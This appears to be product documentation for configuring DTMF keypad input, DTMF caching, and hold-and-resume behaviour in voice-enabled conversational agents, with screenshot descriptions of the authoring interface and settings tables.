The screenshot displays the Microsoft Bot Framework Composer interface. On the left, a workflow is shown with a 'Trigger' block (DTMF received) connected to a 'Question' block. The 'Question' block has a message input field with an error message: "Provide a message or add other content." Below this, the 'Identify' section is expanded, showing 'Multiple choice options' and 'Assign DTMF keys to options' (checked). The 'Options for user' section is also expanded, showing a 'New option' button. The 'Save user response as' section is expanded, showing a variable 'Var2' and a choice 'choice'. On the right, the 'Entity recognition' settings are shown. The 'Option set name' is 'Enter text'. The 'Read options aloud' setting is 'Manual input'. The 'Read out' setting is 'Read out' (selected).


If options accept DTMF input, you see the output for each option as *Press 1 or say book a flight* or *Press 2 or say check flight status*.

- For messages with barge-in disabled, you see **Barge in is not allowed**.



The screenshot shows a chat interface. On the left is a circular icon with a microphone and sound waves. To the right is a message box containing the text: "Hello. Thank you for calling Please listen closely to the following options." Below the message box, a status bar shows the text: "Just now **Barge in is not allowed**".

- For long running operation latency messages, you receive a standard agent message once. Instead of looping, the message displays until the operation completes when it plays back in the Telephony channel.
- For single DTMF, you can press a key in dial pad, or type in a command to trigger global commands, and the select menu options. You can type `/DTMFkey 1`, which is treated as if the user provided a single DTMF option "1." Depending on the conversation state, the agent can either proceed with option 1's choice from the question node or trigger a global command, if applicable.



ⓘ **Note**

Dial-pad input only supports single-digit DTMF.

- For multi DTMF, you can only use the command `/DTMFkey _DTMF keys_`. For example, `/DTMFkey 123`, to simulate batched, multi-digit DTMF.

Speech input might skip the speech recognition part of the system. Test chat doesn't validate DTMF grammar, such as DTMF length, timer, term key, and DTMF caching.

💡 **Tip**

Don't input DTMF keys with term key as saved responses with all the DTMF keys.

- When your agent transfers the conversation to a phone number or personal digital assistant, a message appears in the test panel. Select **View details** next to the message to see the context being passed on.

Related content

- [Troubleshoot voice-enabled agent issues](#)

Last updated on 02/10/2026

Turn on DTMF support for your voice-enabled agent

Summarize this article for me

Instead of relying on voice responses, dual-tone multi-frequency (DTMF) support lets you ask your agent users to use their phone keypad to select options or provide information.

Set up a global command that's triggered at any point in the conversation if the agent user enters a specified single-digit key. Within individual topics, add DTMF input recognition for the responses provided in a [Question node](#).

Set up the key the user needs to press for each option and [how long the agent should wait before parsing the user's input](#).

If the agent user inputs a key that isn't mapped to the node's options, the agent repeats the question or message and encourages the user to try again.


If the agent user inputs a key that isn't mapped to the DTMF global triggers, the agent triggers the **Unknown dial pad press** system topic. You can customize it for your business logic.

Important


When you turn on DTMF and interact with the voice-enabled agent in the [Test your agent](#) panel, how you enter numbers affects the response. Entering a numeric key, such as `1`, matches the numerical order of the menu options in the Question node. To simulate a DTMF keypad entry, you have to enter a DTMF keypad entry, such as `/DTMFKey 1`, to match the [assigned DTMF keys](#) in the Question node.

Enable DTMF support in a topic's node

1. Open the topic you want to use as the global DTMF response for editing, and select the **Trigger** node.
2. Hover over or long select the side of the **Trigger** node (where the current type of trigger is displayed) to see the **Change trigger** icon.
3. Select the icon and then enter "DTMF" to choose **DTMF global command received**.



4. Select **Edit** and in **DTMF received properties**, specify the type of recognized DTMF input, along with any conditions for the trigger, and its priority.



5. Select a **Question node** and, under the **Identify** section, select the type of entity that the agent should be identifying. Different entity types have distinct characteristics for supporting DTMF tones:

Entity (under Identify)	DTMF support	Details
Multiple choice options	✓	Manually assign a DTMF key to each option
Options from a list variable	✓	Automatically assign DTMF keys for each option
User's entire response		Can accept multi-digit DTMF input
Age		Can accept multi-digit DTMF input
Boolean	✓	Automatically assign DTMF keys for each option
City	✗	DTMF not supported
Color	✗	DTMF not supported
Continent	✗	DTMF not supported
Country or region	✗	DTMF not supported
Date		Can accept multi-digit DTMF input
Date and time	✗	DTMF not supported
Data and time without timezone	✗	DTMF not supported
Duration	✗	DTMF not supported
Email	✗	DTMF not supported
Event	✗	DTMF not supported
Language	✗	DTMF not supported
Money		Can accept multi-digit DTMF input
Number		Can accept multi-digit DTMF input
Ordinal		Can accept multi-digit DTMF input
Organization	✗	DTMF not supported
Percentage		Can accept multi-digit DTMF input
Person name	✗	DTMF not supported
Phone number		Can accept multi-digit DTMF input
Point of interest	✗	DTMF not supported


Entity (under Identify)	DTMF support	Details
Speed		Can accept multi-digit DTMF input
State	✕	DTMF not supported
Street address	✕	DTMF not supported
Temperature		Can accept multi-digit DTMF input
URL	✕	DTMF not supported
Weight		Can accept multi-digit DTMF input
Zip code		Can accept multi-digit DTMF input

Assign DTMF keys

For some entity types, specify if the options that the agent provides to the user are mapped to a DTMF key:

- For the **Multiple choice options** entity, manually assign DTMF keys to each option by selecting the **Assign DTMF keys to options** checkbox. When you select this checkbox, you see an icon representing a phone's keypad next to the **Options for user** heading.

For each option you add, select the - icon and specify the DTMF signal that the option should be mapped to.



- For the **Options from a list variable** and **Boolean** entity types, the DTMF keys are automatically assigned to each option.


The agent assigns keys in the order that the options are in, from 0 to 9.

Have the agent automatically read out the mapped options:

1. Select the three dots (...) of the **Question** node you want to configure, and then select **Properties**. The **Question properties** panel appears.
2. Select **Entity recognition**, and then select whether the agent should read out the options to the agent user.

Multi-digit DTMF input

For entities that support multi-digit DTMF input, specify if there's a minimum or maximum number of digits in the agent user's valid response. These multi-digit DTMF input entities include most entity types that extract a number from the agent user's input. You can specify a range for the number of digits that are valid (such as "2-5"), or a fixed length (such as "5").



The screenshot shows a configuration window for a 'Question' entity. At the top, there's a 'Speech & DTMF' dropdown menu. Below it, a toolbar contains an 'Add' button, 'SSML tags' dropdown, and placeholders for '{x}' and 'fx'. A red error message states 'Provide a message or add other content.' with a text input field labeled 'Enter a message'. The 'Identify' section features a 'Number' entity type selector and a checked checkbox for 'Accept multi-digit DTMF input'. Below this, the 'Number of digits (DTMF only)' field is set to 'Enter a number or range'. The 'Termination key' dropdown is set to 'None'. Finally, the 'Save user response as' section shows the variable '{x} Var2' and the entity type 'number'.

If the agent user enters a response with fewer or more digits than specified, the agent repeats the question.

If you don't specify the number of digits, the agent accepts any length of digits and continues the topic's flow.

You can also specify if the agent should wait for a specific "termination" key to be pressed to indicate the agent user finished entering their response. You can select no key, the asterisk key (*), or the hash key (#). The termination character is optional and isn't included when counting the length of the input.

Agent-level DTMF recognition


Set up the key the user needs to press for each option and [how long the agent should wait before parsing the user's input](#).

Important

The **DTMF received** trigger only accepts single DTMF keys. The trigger isn't called if the agent user enters the key when responding to:

- A Question node that accepts multi-digit DTMF
- A Question node that accepts single-digit DTMF where one of the allowed options maps to the same key

1. Open the topic you want to use as the global DTMF response for editing, and select the **Trigger** node.
2. Hover over or long-select the side of the **Trigger** node (where it shows the current type of trigger) to see the **Change trigger** icon.
3. Select the icon and then choose **DTMF global command received**.



4. In the **DTMF received properties** panel that opens, enter the DTMF input that the bot should recognize, along with any conditions for the trigger and its priority.

DTMF caching

DTMF caching enables an agent user to input keys without waiting for each question or prompt from the agent. For example, caching is useful for agent users who are familiar with the agent's usual conversation path and want to go straight to a specified menu.

With DTMF caching, each key press is cached in series and automatically input for each consecutive prompt.

For a single-digit DTMF node, the system caches all keys after the first one for the next turn.

For multi-digit DTMF nodes, the agent follows a set of rules that determine how and what to cache based on these settings:

 Expand table

Scenario	Digit length	Condition	User input	Outcome
Agent author didn't set a termination character so the timeout is ignored. When the user hits the max length, the key after max length (the last digit) is cached for the next turn.	3	Term time is 0 or Term key is none	1, 2, 3, 1, ...	The first three digits are returned immediately, while the fourth digit is cached for the next turn.
Agent author set the termination character. The key input after timeout is cached for the next turn.	3	Term key is #	1, 2, 3, 1	The first three digits wait for the termination timeout before being returned. The fourth digit is cached for the next turn.
When the user hits the max length, the termination timeout runs.	3	Term key is #	1, 2, 3, then during the timeout window, 1	The first four digits are returned; however as this question only accepts three digits, the entire input sequence is considered to be invalid, and the agent reprompts the question.

Scenario	Digit length	Condition	User input	Outcome
User doesn't hit the max length (valid length). The key input after the interdigit timer is cached for the next turn.	2-5	Doesn't matter if a term key is defined	1, 2, 3, then after the timeout, 1	The first two digits wait for the interdigit timer before being returned, and the third and fourth digits are cached for the next turn.

The system handles DTMF caching in the following ways:

- If the next turn doesn't allow barge-in, the system drops the cached key.
- If the next turn allows barge-in, the system handles the key according to its flow:
 - If the flow consists of multiple message nodes but is followed by a mult-digit DTMF question node, the system caches keys for this mult-digit DTMF question only. The global DTMF topic isn't triggered.
 - If the flow consists of multiple message nodes but is followed by a single-digit DTMF question node, the system caches the key for a single-digit DTMF key. Also, the system caches the DTMF global topic. However, if they overlap, the single-digit DTMF question node wins.
 - If the flow consists of multiple message nodes without any question, the system caches the key for the DTMF global topic.

Tip

To avoid accidental caching, take the following steps:

- Place the node with the barge-in disabled message right after the question node.
- Use a mult-digit DTMF question node with a longer term timer (notice this choice increases the latency to the user in the absence of a termination key).

Hold and resume

The **Hold and resume** feature allows makers to give their voice-enabled agents a more patient approach when designing conversation flows that require their users to retrieve information. This feature ensures that callers have time to complete tasks without interruption or unnecessary escalations. Smoother conversations and higher customer satisfaction are the result.

With this feature:

- Callers can pause the interaction when they need time, reducing stress and friction.
- Your agent avoids premature escalations by allowing self-service to continue seamlessly.
- Makers can configure global or per-question settings for maximum control and customization.

Makers can provide their voice-enabled agent with either an automatic hold or on-demand hold options.

Automatic hold (system-driven actions): When the voice-enabled agent sends instructions using a digital channel, such as Short Message Service (SMS), the caller has to complete an action before proceeding, which is based on voice-enabled agent's instructions. With **Hold automatically** turned on, the system is automatically put on hold until the caller confirms they're ready to proceed.

On-demand hold (caller-requested pause): When callers need time to find details like an order number or account information, they can say phrases like "hold on" to the voice-enabled agent. Then, when the caller is ready to resume, they can say something like "got it" to resume. Makers turn on **Hold if user requests** for this functionality.

Configure Hold and resume

There are two options for configuring **Hold and resume**: at the agent level or at the topic-level. These settings are mutually exclusive, and only one can be set. The agent-level setting covers all scenarios, while the topic-level setting is more granular and includes more [flexible controls](#).

Agent-level settings

To turn on **Hold and resume** at the agent level, perform the following steps:

1. Open your voice-enabled agent and go to its **Settings**.
2. Select **Voice > Conversational skills**.

3. Select **Hold and resume**.

4. Configure the global-level settings:

 **Expand table**

Setting	Description
Hold words	The maker defines words, such as <i>hold</i> , <i>please hold</i> , <i>wait</i> , and so on, that the user might say to start the pause in the conversation. The maker can enter a line-separated list of words, or upload a .txt file containing a list of words.
Hold message	The maker defines a message that the agent relays to the user to indicate the conversation is being put on hold until the user is ready to proceed. For example, "Okay, I'll wait. When you're ready, say 'Continue' to resume our conversation."
Resume words	The maker defines words, such as <i>got it</i> , <i>I'm back</i> , <i>ready</i> , and so on, that the user might say to let the agent know the conversation is ready to continue. The maker can enter a line-separated list of words, or upload a .txt file containing a list of words.
Hold music URL	The maker defines a link to an audio file.
Hold timeout	The default amount of time, in milliseconds, the agent waits until prompting the user again.
Hold repeat count	The number of times that the agent prompts the user before exiting the hold status, regardless whether the user completed their hold task.
Hold timeout message	The maker defines a message that the agent uses to prompt the user again. The time between prompts is set in Prompt again in (milliseconds) .
Resume response	The maker defines a message that the agent says to the user to confirm the agent heard one of the Resume conversation words and is ready to resume the conversation.

5. Select **Save** to confirm the settings.

Topic-level settings

1. Open your voice-enabled agent and go to its **Topics**.

2. Add a **Question** node.

3. To open the **Question properties** panel, select the **More** icon (...) of the **Question** node, and then select **Properties**.

4. In the **Question properties** panel, select the **Hold & Resume** category.

5. Configure the topic-level settings:

 [Expand table](#)

Setting	Description
Hold conversations	Three settings: Do Not Hold , Hold Automatically , or Hold if user requests . The first option turns off the setting. The second option is used when the conversation flow necessitates the user is placed on hold during the flow. The third option is for conversation flows where the user might need to pause the conversation.
Hold words	The maker defines words the user might say to start the pause in the conversation (for example: <i>hold</i> , <i>please hold</i> , <i>wait</i>). The maker can enter a line-separated list of words, or upload a .txt file containing a list of words.
Hold message	The maker defines a message that the agent relays to the user to indicate the conversation is being put on hold until the user is ready to proceed. For example, "Okay, I'll wait. When you're ready, say 'Continue' to resume our conversation."
Resume conversation words	The maker defines words the user might say to let the agent know the conversation is ready to continue (for example: <i>got it</i> , <i>I'm back</i> , <i>ready</i>). The maker can enter a line-separated list of words, or upload a .txt file containing a list of words.
Hold music or promo URL	The maker defines a link to an audio file.
Prompt again in (milliseconds)	The default amount of time, in milliseconds, the agent waits until prompting the user again.
Number of prompts	The number of times the agent prompts the user before exiting the hold status, regardless whether the user completed their hold task.
Prompt message	The maker defines a message the agent uses to prompt the user again. The time between prompts is set in Prompt again in (milliseconds) .
Resume message	The maker defines a message the agent says to the user to confirm the agent heard one of the Resume conversation words and is ready to resume the conversation.

Set multiple conditions

When you configure **Hold and resume** at the topic-level, adding support for multiple conditions in the **Question** node provides extra flexibility to navigate possible conversation

flows. This functionality provides a more natural conversational flow.

To begin, create the hold and resume words that your agent uses as [custom entities](#). Create the hold and resume words as [closed list entities](#).

The hold and resume words are defined based on the following usage:

- Hold words are words the user might say to start the pause in the conversation (for example: *hold, please hold, wait*).
- Resume words are words the user might say to let the agent know the conversation is ready to continue (for example: *got it, I'm back, ready*).

Then configure the **Question** node's **Identify** setting to **One of multiple entities** and reference your custom entities.

Question Speech & DTMF

+ Add

To get started I need to send you a on...

Identify

One of multiple entities

Hide all entities

SecurePin

☒ Accept multi-digit DTMF input

Number of digits (DTMF only) ①

4

Termination key ①

None

DidNotGet

☐ Assign DTMF keys to options

